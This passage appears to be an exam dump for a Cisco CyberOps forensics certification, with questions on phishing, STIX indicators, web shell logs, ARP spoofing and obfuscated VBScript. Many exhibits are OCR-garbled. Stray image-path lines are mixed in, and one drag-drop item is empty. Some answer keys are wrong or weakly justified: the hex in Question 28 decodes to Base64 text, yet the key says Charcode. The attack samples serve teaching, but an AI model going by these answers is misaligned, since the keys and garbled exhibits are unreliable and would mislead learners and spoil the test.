Cisco Secure Malware Analytics (formerly Threat Grid) enables deep file behavior analysis, including TCP/IP stream analysis and behavioral indicators such as file system activity, process injection, registry changes, and command and control communication. These are essential in understanding what the suspicious file does post-execution, especially given the described behavior of creating a fake folder and outbound connection attempts.

Question: 23

An employee receives an email from a "trusted" person containing a hyperlink that is malvertising. The employee clicks the link and the malware downloads. An information analyst observes an alert at the SIEM and engages the cybersecurity team to conduct an analysis of this incident in accordance with the incident response plan. Which event detail should be included in this root cause analysis?

A. phishing email sent to the victim

B. alarm raised by the SIEM

C. information from the email header

D. alert identified by the cybersecurity team

Answer: A

Explanation:

The root cause analysis in incident response focuses on identifying the initial trigger or root cause of the incident to understand how it started and how to prevent recurrence. In this scenario, the phishing email sent to the victim (A) is the initial trigger that led to the employee's action of clicking the malvertising link, resulting in the malware download.

The other options represent later stages in the incident response cycle, such as detection (SIEM alert, cybersecurity team's alert) or supporting evidence (email header information), but they do not address the root cause, which is the phishing email itself.

This aligns with the CyberOps Technologies (CBRFIR) 300-215 study guide, which states that identifying the initial vector of compromise is critical to the root cause analysis phase of incident response (Chapter: Incident Response Techniques, page 410-412).

Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter: Incident Response Techniques, Root Cause Analysis, page 410-412.

Question: 24

Refer to the exhibit.

<stix Indicator id= 'CISA Indicator-18559cbf-57ce-49ba-bb73-2bdf5426744c" timestamp= "2020-04- 08T00 44 39 970278+00 00' xsi type= "indicator IndicatorType"*
<indicatorTitle*Malicious FQDN IndicatorVindicatorTitle*
<indicator Observable id= CISA Observable-dd7a25ea-830f-46cd-9d2a-d7b5aa354f89>
<cybox Object id= "CISAObject-a2169ad2-5273-41cb-9491-48c69b22da74"*
<cybox:Properties xsi type= DomainNameObj DomainNameObjectType" type= *FQDN'>
<DomainNameObj Value conditions "Equals" >Fightcovid19.shop</DomainNameObj Value*
Vcybox Properties*
Vcybox Object*
Vindicator Observable*
VstixIndicator*
<stix Indicator ids 'CISA Indicator-2035a032-6b8d-4dd9-8752-7316af76e702" timestamps 2020-04 08T00 44 39.970417+00 00' xsi.types "indicator IndicatorType'*
indicator Title>Mahcious FQDN Indicatorvindicator Title*
•^indicator Observable id='CISA Observable-463472d3-e45e-46c1-bf05-da7458cb943c">
<cybox Object id= 'CISA Object-7728bd69-e724-4917-9550-9ae853becf28'>
<cybox Properties xsi:type= DomainNameObj DomainNameObjectType' type= "FQDN'>
<DomainNameObj Value conditions "Equals"*nocovid19 shopVDomainNameObj Value*
Vcybox Properties>
Vcybox Ob|ect>
Vindicator Obseivable>
Vstix Indicator
<stix Indicator id= "CISAIndicator-8b56999b-a015-4399-ab80-cca9bcaf7ebF timestamps "2020-04-08T00 44 39 970554+00 00" xsrtypes "indicator IndicatorType">
<indicator:Title>Malicious FQDN Indicator</indicator Title>
indicator Observable id= CISA Observable-0648e1db-aa4e-4aca-914e ea0ccd445254">
<cybox Object id= "CISA Object-db21 b6ca-0d b-474d-8bf7-950ead2d9760">
<cybox:Properties xsi type= "DomainNameObj DomainNameObjectType" type= FQDN'>
<DomainNameObj Value conditions "Equals'>stopcovid19.shopVDomainNameObj Value*
VcyboxProperties*
Vcybox: Object*
Vindicator Observable*
Vstix Indicator*

Which two actions should be taken based on the intelligence information? (Choose two.)

A. Block network access to all .shop domains
B. Add a SIEM rule to alert on connections to identified domains.
C. Use the DNS server to block hole all .shop requests.
D. Block network access to identified domains.
E. Route traffic from identified domains to block hole.

Answer: B, D

Explanation:

The STIX intelligence feed in the exhibit identifies specific malicious domains, such as: fightcovid19.shop nocovid19.shop stopcovid19.shop

These are categorized as "Malicious FQDN Indicator." The recommended cybersecurity actions when such threat intelligence is received are:

D. Block network access to identified domains: This directly prevents users or systems from communicating

with known malicious infrastructure and is a critical first step in threat mitigation. B. Add a SIEM rule to alert on connections to identified domains: This ensures that any attempted communication with these domains is flagged for immediate review and action, enabling real-time threat detection and incident response. Blocking all .shop domains (Option A or C) would be overbroad and potentially disruptive, as many legitimate websites also use that TLD. Option E (routing to block hole) could be valid as a DNS strategy, but B and D represent the most actionable and precise responses per standard incident response practices.
Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter on "Threat Intelligence Platforms," covering how to operationalize STIX/TAXII indicators via blocking and SIEM integration.

Question: 25

Refer to the exhibit.

84 55.41.57 - -I17/Apr/2016 06 57 24 +0100] 'GET/wordpress/wp-login php HTTP/1 V 200 1568
84 55 41 57 - -(17/Apr/2016:06 57:31 +0100] POST/wordpress/wp-login php HTTP/1.1' 302 1150 "http//www example.com/wordpress/'wp-login.php"

84.55.41.57 - -[17/Apr 2016 06 57 31 +0100] "GET/wordpress/wp-admin/ HTTP/1 1' 200 12905 http/www example com. wordpress/wp-login php'
84 55.41.57 - -[17/Apr/2016:07 00:32 +0100] 'POST/wordpress/wp-admin/admin-ajax php HTTP/1.1' 200 454 "http //www example com/wordpress/wp-admin/'

84 55.41.57 - -[17/Apr/2016:07 11 48 +0100 "GET/wordpress/wp-admin/plugin-install php HTTP/1 1' 20012459 "http //www example com wordpress/wp-admin.'plugin-install php?tab=upload"
84 55 41 57 - -[17/Apr'2O16 07.16.06 +0100] "GET /wordpress/wp-admin/update.php? action=install- plugin&plugin=file-manager&_wpnonce=3c6c8a7fca HTTP/1 1" 200 5698

"http /www example com wordpress, wp-admin/plugin install php?tab=search&s=file+permission'
84 55 41 57 - -[17/Apr/2016 07:1819 +0100] "GET /wordpress/wp-adminplugins php?action=activat&plugin=file-manager%2Ffile-manager php&_wpnonce=bf932ee530 HTTP/1.1' 302 451 http //www example com wordpress/wp-admin'update php?action=install-plugin&plugin=file-manager&_wpnonce=3c6c8a7fca"

84.55.41.57 - [17/Apr/2016:07 21.46 +0100] "GET /wordpress/wp-admin.'admin-ajaxphp?action=connector&cmd=upload&target=H_d3AtY29udGVudA&name%5B%5D=r57php&FILES =&_=1460873968131 HTTP/1.1' 200 731 http /'www example com. wordpress wpadmiri'admin php? page=fie-manager_settings"

84 55 41 57 - -]17/Apr/2016 07 22 53+0100] "GET /wordpress'wp-contenVr57 php HTTP/1.1'200 9036
84 55 41.57- -]17Apr/2016 07 32:24 +0100] "POST /wordpress/wp-content/r57.php?14 HTTP/1.1'200 8030 "http //www example.com/wordpress/wp-content/r57 php?14'
84.55 41 57 - -]17/Apr/2016 07 29 21 +0100] "GET /wordpress/wp-content/r57 php?29 HTTP/1.1' 200 8391 "http //www example.com/wordpress/wp-content/r57 php?28'

Which two determinations should be made about the attack from the Apache access logs? (Choose two.)

A. The attacker used r57 exploit to elevate their privilege.
B. The attacker uploaded the WordPress file manager trojan.

C. The attacker performed a brute force attack against WordPress and used SQL injection against the backend database.
D. The attacker used the WordPress file manager plugin to upload r57.php.
E. The attacker logged on normally to WordPress admin page.

Answer: B, D

Explanation:

The Apache access logs in the exhibit show a sequence of HTTP requests and responses indicative of a malicious upload via WordPress:
A POST to:
/wp-admin/admin-ajax.php with parameters that include uploading r57.php (a known PHP web shell).
The uploaded file name appears as r57.php in:
→ &name=%5B%5D=r57.php&FILES...
There are plugin installation and activation attempts, specifically for:
file-manager plugin:
→ plugin=file-manager&...
Which is known to be vulnerable and exploited for file uploads.
GET requests to:
/wp-content/57.php and variations such as 57.php?28 — This suggests that r57.php was successfully uploaded and is being accessed.
These logs reveal that:
D. The attacker used the WordPress file manager plugin to upload r57.php — confirmed by plugin activity and file uploads.
B. The attacker uploaded the WordPress file manager trojan — as evidenced by the direct access to /wp-content/57.php (r57 shell variant).
Other options are invalid or speculative:
A is correct in identifying r57 as a web shell, but the logs don't show privilege escalation.
C mentions brute force and SQL injection, which are not indicated here.
E assumes legitimate access — logs suggest exploitation, not standard login.
Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter on "Analyzing HTTP and Apache Logs for Intrusion Behavior" and "Common CMS Exploits via Plugins and Upload

Question: 26

An attacker embedded a macro within a word processing file opened by a user in an organization's legal department. The attacker used this technique to gain access to confidential financial dat a. Which two recommendations should a security expert make to mitigate this type of attack? (Choose two.)
A. controlled folder access
B. removable device restrictions
C. signed macro requirements
D. firewall rules creation
E. network access control

Answer: A, C

Explanation:

To prevent macro-based attacks, the Cisco CyberOps study guide emphasizes the importance of limiting execution of unauthorized or unsigned macros. "Requiring that all macros be digitally signed and limiting execution only to those that meet the required trust level is a key mitigation strategy against malicious macros." Additionally, enabling features like Controlled Folder Access helps in protecting sensitive directories from unauthorized changes by untrusted applications, including those launched via malicious macros .

These two measures—enforcing signed macro policies and leveraging controlled folder access— directly help in mitigating the risk posed by embedded malicious macros in documents.

Question: 27

Refer to the exhibit.

• service June 3.2020 at 5:33 PM

Credit Card Refund #186913

To [removed]

Received from (|202 142 155 218)) by [removed] for [removed) Wed. 03 Jub 2020 15 33 03 *0000 (UTC)

Received from [53183109 56] (hetoWVEEOWED lu) by with esmtpa (Exim 4 85) (envelope from) id 08A56E158516 for [removed]. Wed, 3 Jun 2020 20.33:05 *0500

Received from [54 198 90 184] (account cobblergs8@o4 e notification intuit com HELO RUFINEF.GYPUBOT mcg) by (Postfix) with ESMTPA id mXDmHhpAEoD? 233 tor (removed], Wed. 3 Jun 2020 20 33 05 *0500

Content-Type muSipart/mixed boundary^ ■_Pat1_6483125_09335162 9435849616646'

---------- 1| » 4 d)1v|-

Cash Refund

Date	**6/03/2020**
Refund #	**186913**
Payment Method	**Website Payment**
Check »	**3000679700**
Project	
Department	
Phone Number Shipping	
Method Credit Card »	**UPS 2« Day Air®**
Transaction Next Approver	

Item	Quantity Descrip	Options	Rate	Amount	Gross Arm	Tax Amount Tax Details Reference
3795326-44	1 2020		1.39711	1.397 11	1,397 11	97810761 1
			Subtotal	1.39711		
		Shipping Cost (UPS 2* Day Air®)		000		
			Total	$SI 397 11		

********CREDIT WILL BE ISSUED TO YOUR CREDIT CARD USED FOR ORIGINAL PURCHASE********

Card_Refund_18 6913 xlsm

Which element in this email is an indicator of attack?

A. IP Address: 202.142.155.218
B. content-Type: multipart/mixed
C. attachment: “Card-Refund”
D. subject: “Service Credit Card”


Answer: C

Explanation:

According to the Cisco Certified CyberOps Associate guide (Chapter 5 - Identifying Attack Methods), attachments in emails—especially with file extensions like .xlsm—are high-risk indicators when analyzing suspicious or phishing emails. Malicious actors often use macro-enabled Excel files (.xlsm) as a payload delivery mechanism for malware or other exploits. These attachments are typically disguised as legitimate content such as refunds or invoices to trick the recipient into opening them. The presence of “Card_Refund_18_6913.xlsm” is a strong Indicator of Compromise (IoC), as .xlsm files can contain VBA macros capable of executing malicious code. This matches exactly with examples provided in the study material discussing how macro-based payloads are delivered and recognized.
Hence, option C is the most direct indicator of attack in this email.

Question: 28

Refer to the exhibit.



00386070	64	44	45	33	4C	6A	41	34	4C	6A	4D	78	4C	6B	5A	44
00386088	4D	44	59	78	4E	79	34	31	4E	54	41	32	4C	6A	55	31
00386098	4D	44	59	75	4E	6A	67	7A	4E	77	3D	3D	00	AB	AB	AB

Which encoding technique is represented by this HEX string?

A. Unicode
B. Binary
C. Base64
D. Charcode

Answer: D

Explanation:

The hexadecimal representation in the exhibit does not match the Base64 encoding format, which uses ASCII characters (A-Z, a-z, 0-9, +, /) and often includes padding with =. This string is clearly hex and is more aligned with Charcode, where hexadecimal values represent individual characters based on ASCII values.
The Cisco CyberOps Associate guide refers to such encodings during forensic analysis and emphasizes identifying patterns in memory dumps, payloads, or logs. "Security professionals often decode hexadecimal strings to reveal ASCII representations, particularly when inspecting encoded payloads or character obfuscation techniques used in malware".

Question: 29

A network host is infected with malware by an attacker who uses the host to make calls for files and shuttle traffic to bots. This attack went undetected and resulted in a significant loss. The organization wants to ensure this does not happen in the future and needs a security solution that will generate alerts when command and control communication from an infected device is detected. Which network security solution should be recommended?

A. Cisco Secure Firewall ASA
B. Cisco Secure Firewall Threat Defense (Firepower)
C. Cisco Secure Email Gateway (ESA)
D. Cisco Secure Web Appliance (WSA)

Answer: B

Explanation:

The Cisco Secure Firewall Threat Defense (Firepower) includes advanced capabilities such as intrusion prevention, URL filtering, and deep packet inspection. According to the CyberOps guide, it can detect and block C2 communications by analyzing traffic patterns and comparing them to threat intelligence data. The guide specifically states: "Advanced solutions such as Firepower provide detection capabilities for command and control (C2) traffic by identifying unusual outbound connections and behavioral anomalies".

Question: 30

What is a use of TCPdump?

A. to analyze IP and other packets
B. to view encrypted data fields
C. to decode user credentials
D. to change IP ports

Answer: A

Explanation:

TCPdump is a command-line packet analyzer used to capture and inspect network packets. As described in the study guide, "tcpdump is a command-line interface tool that is used to capture packets on a network. It is a very powerful and popular network protocol analyzer". The tool allows cybersecurity professionals to analyze headers and payloads of network traffic, making it valuable in forensic investigations and network diagnostics.

Question: 31

An incident response team is recommending changes after analyzing a recent compromise in which: a large number of events and logs were involved;
team members were not able to identify the anomalous behavior and escalate it in a timely manner; several network systems were affected as a result of the latency in detection;
security engineers were able to mitigate the threat and bring systems back to a stable state; and
the issue reoccurred shortly after and systems became unstable again because the correct information was not gathered during the initial identification phase.
Which two recommendations should be made for improving the incident response process? (Choose two.)

A. Formalize reporting requirements and responsibilities to update management and internal stakeholders throughout the incident-handling process effectively.
B. Improve the mitigation phase to ensure causes can be quickly identified, and systems returned to a functioning state.
C. Implement an automated operation to pull systems events/logs and bring them into an organizational context.
D. Allocate additional resources for the containment phase to stabilize systems in a timely manner and

reduce an attack's breadth.

E. Modify the incident handling playbook and checklist to ensure alignment and agreement on roles, responsibilities, and steps before an incident occurs.

Answer: C, E

Explanation:

The Cisco study material recommends integrating automation for log/event collection and contextual analysis to reduce detection delays and ensure rapid identification of anomalies. It also emphasizes the need for pre-defined roles and documented steps in an Incident Handling Playbook, following NIST SP 800-61 Rev.2 standards, to improve consistency and readiness during incidents.

Question: 32

Which information is provided about the object file by the "-h" option in the objdump line command objdump –b oasys –m vax –h fu.o?

A. bfdname
B. debugging
C. help
D. headers

Answer: D

Explanation:

The -h option in the objdump command displays section headers of an object file. According to general usage and command-line documentation, and also explained in digital forensics tools discussions in the CyberOps course, the header information includes details about the name, size, VMA, LMA, file offset, and alignment of each section in the object file. This helps analysts understand how data is stored and organized within compiled files during forensic examinations.

Question: 33

A threat actor attempts to avoid detection by turning data into a code that shifts numbers to the right four times. Which anti-forensics technique is being used?

A. encryption
B. tunneling
C. obfuscation
D. poisoning

Answer: C

Explanation:

This scenario describes a substitution cipher, where data is made unreadable or less recognizable without altering its functionality. According to the Cisco CyberOps Associate guide, obfuscation includes techniques such as shifting, encoding, and symbol manipulation to mask the true nature of data or code:
"A very well-known cipher, the Caesar cipher... shifts the letter of the alphabet by a fixed number... This technique is a form of data obfuscation used to bypass detection mechanisms.".

Question: 34

Which technique is used to evade detection from security products by executing arbitrary code in the address space of a separate live operation?

A. process injection
B. privilege escalation
C. GPO modification
D. token manipulation


Answer: A

Explanation:

Process injection is a tactic where malicious code is inserted into the memory space of another process, enabling it to run with the privileges and context of a legitimate application. The Cisco study guide explains that this method allows malware to "hide in plain sight" within trusted processes and evade endpoint detection and response (EDR) tools.
It specifically notes: "Process injection techniques allow malware to execute within the memory space of a legitimate process, avoiding detection and taking advantage of the process's permissions.".

Question: 35

Refer to the exhibit.



An HR department submitted a ticket to the IT helpdesk indicating slow performance on an internal share server. The helpdesk engineer checked the server with a real-time monitoring tool and did not notice anything suspicious. After checking the event logs, the engineer noticed an event that occurred 48 hours prior. Which two indicators of compromise should be determined from this information? (Choose two.)

A. unauthorized system modification
B. privilege escalation
C. denial of service attack
D. compromised root access
E. malware outbreak

Answer: A, E

Explanation:

According to the event log, a suspicious service was installed (DIAOHHNMPMMRgji) with a service file pointing to a remote share (\\127.0.0.1\admin$\EqnBqKWm.exe). This type of activity strongly suggests:
A. Unauthorized system modification: Installation of a service without proper authorization, especially with a random or obfuscated name, directly fits the description of system modification. The use of admin$ (administrative share) further implies this wasn't part of standard operations. E. Malware outbreak: The use of a service that points to an executable with a seemingly random name and the demand start configuration indicate a potential backdoor or remote-controlled malware. As stated in the Cisco CyberOps Associate guide, event ID 7045 with unusual service names or file paths is a strong Indicator of Compromise (IoC) for malware or persistence mechanisms. Options like privilege escalation or DoS are not directly evidenced in the event log shown. There's no indication that the LocalSystem account was elevated beyond its default, nor that system resources were overwhelmed (as would be typical in DoS).

Question: 36

Which magic byte indicates that an analyzed file is a pdf file?

A. cGRmZmlsZQ

B. 706466666
C. 255044462d
D. 0a0ah4cg

Answer: C

Explanation:

The magic number (also known as a magic byte) is a sequence of bytes used to identify the format of a file. For PDF files, the standard magic number is:
25 50 44 46, which translates to %PDF in ASCII. Option C (255044462d) begins with 25 50 44 46, confirming it's a PDF file signature. This is a key forensic detail when performing file type identification and validation of potentially obfuscated or renamed files.

Question: 37

An engineer received a call to assist with an ongoing DDoS attack. The Apache server is being targeted, and availability is compromised. Which step should be taken to identify the origin of the threat?

A. An engineer should check the list of usernames currently logged in by running the command $ who | cut – d' ' -f1| sort | uniq
B. An engineer should check the server's processes by running commands ps -aux and sudo ps -a
C. An engineer should check the services on the machine by running the command service -status-all
D. An engineer should check the last hundred entries of a web server with the command sudo tail - 100 /var/log/apache2/access.log

Answer: D

Explanation:

The best immediate step during a DDoS attack against an Apache web server is to inspect the access logs, which will show which IP addresses are making requests, their frequency, and potential patterns of abuse. As covered in the Cisco CyberOps material, "Apache logs can reveal the IPs responsible for flooding the service with requests". The command sudo tail -100 /var/log/apache2/access.log allows quick review of recent activity.

Question: 38

Refer to the exhibit.

o Artifact 32:0http-syracusecoffee.com-80-10-1 Src: network Imports: 100Type: EXE-PE32executable (GUI) Intel 80386, for MS Window* Size: 270848 Exports: 1 AV Sigs: 0			SHA256: 54665f8e84ea846e319408b23e65ad371cd09e0586c4980a199674034a3ab09 MD5:l4a49b3e4aa82e1fc63adf48d133ae2a	
Path Mime Type Magic Type	http-syracusecoffee com-80-10-1 applicaUonx-dosexec, charset=binary PE32 executable (GUI) Intel 80386, lor MS Windows		SHA1 Created At Related to	446e86e8d3b556afabe414bff4c250776el96c82 ♦142693s stream 10
o PE Sections **o Headers** **o Imported/Exported Symbols** o **Artifact 33:** □http-qstride.com-80-8-1 Src: network Imports: 0 Type: HTMLS-HTML document, ASCII text Size: 318 Exports: 0 AV Sigs: 0			SHA256: boc7e6712ecbf97a 1 e3a 14119e3aed5dbd6553f21 a2852565bfc55189 25713db MD6: fa172c77abd7b03605d33cd1ae373657	
Path Mime Type Magic Type	nflp-qstnde.com-80-8-1 text/html. charset=us-ascii HTML document, ASCII text		SHA1 Created At Related to	9785fb3254695c25c621eb4cd81cf7a2a3c8258f ♦141,865s streams

What do these artifacts indicate?

A. An executable file is requesting an application download.
B. A malicious file is redirecting users to different domains.
C. The MD5 of a file is identified as a virus and is being blocked.
D. A forged DNS request is forwarding users to malicious websites.

Answer: B

Explanation:

From the exhibit, the first artifact (PE32 executable from syracusecoffee.com) and the second artifact (HTML from qstride.com) suggest a staged malware delivery method. The executable and the HTML file are linked to different domains, often indicating redirection or multi-stage infection strategies, which is common in phishing or malvertising campaigns.

The Cisco guide explains this tactic as: “One file may appear benign but can initiate downloads or connections to external resources to fetch additional payloads or redirect users”. This pattern of domain redirection strongly supports Option B.

Question: 39

Refer to the exhibit.

[**] [1:2008186:5] ET SCAN DirBuster Web App Scan in Progress [**]
[Classification: Web Application Attack] [Priority: 1]

04/20-13:02:21.250000 192.168.100.100:51022 -> 192.168.50.50:80

TCP TTL:63 TOS:OxQ ID:20054 IpLen: 20 Dgmlen:342 DF

***AP*»* seq: 0x369FB652 Ack: 0x9CF06FD8 Win: 0xFA60 TcpLen: 32

[Xref => http://doc.emergingthreats.net/2008186] [Xref => http://owasp.org]

According to the SNORT alert, what is the attacker performing?

A. brute-force attack against the web application user accounts
B. XSS attack against the target webserver
C. brute-force attack against directories and files on the target webserver
D. SQL injection attack against the target webserver

Answer: C

Explanation:

The alert clearly identifies ET SCAN DirBuster Web App Scan in Progress, referencing SID 2008186, which is a Snort signature that specifically detects DirBuster activity. DirBuster is a well-known tool used for brute-forcing hidden directories and files on web servers.
The Cisco CyberOps Associate guide and OWASP both identify directory brute-forcing as a reconnaissance technique to find unprotected or misconfigured endpoints on web applications, typically prior to launching deeper attacks.
Therefore, the correct interpretation of the alert is:
C. brute-force attack against directories and files on the target webserver.

Question: 40

Refer to the exhibit.

```
        function decrypt(crypted, key)
On Error Resume Next

UUf = crypted sJs = “”!!!
wWLu = "n
FETw = 1
        for i=1 to len(UUf)
if (asc(mid(UUF, i, 1)) > 47 and asc(mid(UUf. i, 1)) < 58) then sJs = sJs + mid(UUf, i,
1)'!!!
FETw= 1 else ifFETw=1then NEL = Clnt(sJs)‘lll
VlxJ = XOR_Func(NEL, key)’!!!
wWLu = wWLu + Chr(VlxJ)‘!H end if
 sJs = “"
FETw = 0 end it vkB = bEBk or CFc next
decrypt = wWLu end function
```

```
function XOR_Func(qit, ANF)
On Error Resume Next sCLx = qit xor ANF XOR_Func = sCLx
end function
```

Which type of code created the snippet?

A. VB Script
B. Python
C. PowerShell
D. Bash Script

Answer: A


Explanation:

The syntax in the code snippet includes:
On Error Resume Next – a classic VBScript error-handling directive.
function ... end function structure.
Use of Mid(), Chr(), and Asc() functions – all commonly used in VBScript for string manipulation.
CInt() for conversion – typical in VBScript.
These characteristics align exactly with VBScript, which is frequently used in malicious macros and obfuscated payloads for malware distribution, as covered in the Cisco CyberOps Associate curriculum when analyzing scripts and encoded threats.

Question: 41


DRAG DROP

Drag and drop the cloud characteristic from the left onto the challenges presented for gathering evidence on the right.



Answer:

Explanation:



Question: 42

Refer to the exhibit.

No.	Time	Source	Destination	Protocol	Length Info
7	5,616434	Dell a3:0d 10	09x2 50	ARP	42 192 168 51 105 isal 00:24 e8a3:0d:10
s	5616583	Den a3 0d10	Intel 53:f2:7c	ARP	42 192 168.51 1 is al 00:24 e8.a3'0d 10 (duplicate use or 192 168 51 105 detected!
9	5.626711	Dell #3:0110	09x2.50	ARP	42 192.168.51 201 is at 00:24:e8:a3:0d: 10
21	15.647788	Dell a30d10	7c 05 07 ad 43.67	ARP	42 192 168 51 1 is a! 00.24 e8.a3.0d 10 (duplicate use of 192 168 51 201 detected!
18	15.637271	Dell a3 Orf 10	Sonrcwal 09x2:50	ARP	42 192 168.51 105 is al 00 24 e8 a3:0d 10
19	15 637486	Dell a3:0d l0	Intel 53:f2 7c	ARP	42 192 168 51 1 is at 00:24 e8.a3:0d 10 (duplicate use of 192.168.51 105 detected!
20	15647656	Dell a30d:10	Sontcwal 09x2:50	ARP	42 192.168 51 201 is at 00 24 e8 a3 0d 10
21	15.647788	Dell a30d.10	7c 05:07 ad 43:67	ARP	42 192 168 51.1 is at 00:24 e3 a3:0d 10 (duplicate use of 192 168 51 201 detected!
34	25 658359	Dell a3:0d10	Somcwal O9.c2 50	ARP	42 192.168 51 105 is at 00'24 e8a3.0d 10
35	25 658429	Detl_a3:0d 10	Inte1_53f27c	ARP	42 192 168 51 1 is at 00:24 e8:a3:0d 10

► Frame 10:42 bytes on wi re (336 bits), 42 bytes captured (336 b its)
►Ethernet II, Src Dell_a3:0d 10 (00 24 e3.a3 0d 10). Dst: 7c:05:07:ad:43:67(7c:05.07:ad:43:67)
►Address Resolution Protocol (reply)

A security analyst notices unusual connections while monitoring traffic. What is the attack vector, and which action should be taken to prevent this type of event?

A. DNS spoofing; encrypt communication protocols
B. SYN flooding; block malicious packets
C. ARP spoofing; configure port security
D. MAC flooding; assign static entries

Answer: C

Explanation:

The exhibit shows multiple ARP reply packets with the same IP addresses (192.168.51.105 and 192.168.51.201) being mapped to different MAC addresses, which triggers the message: "duplicate use of [IP] detected". This is a strong indicator of an ARP spoofing (or poisoning) attack.

ARP spoofing occurs when a malicious actor sends falsified ARP messages to associate their MAC

address with the IP address of another host. This misleads other devices on the network and allows interception or redirection of traffic.

The Cisco CyberOps Associate guide specifically recommends configuring port security on switches as a method to mitigate ARP spoofing, by limiting the number of MAC addresses allowed per port or statically assigning legitimate MAC addresses to switch ports.

Question: 43

Refer to the exhibit.

```
indicator Observable id= “example Obseivable-Pattern-5f1dedd3-ece3 4007-94cd-7d52784c1474">
<cybox Object id= “example Object-3a7aa9db-d082-447c-a422-293b78e24238’*
<cybox Properties xsi type- “ Emai IMessageObj Ema i IMessageObjectT ype’>
<EmailMessageObj Header-'
<EmailMessageObj From category: email"*
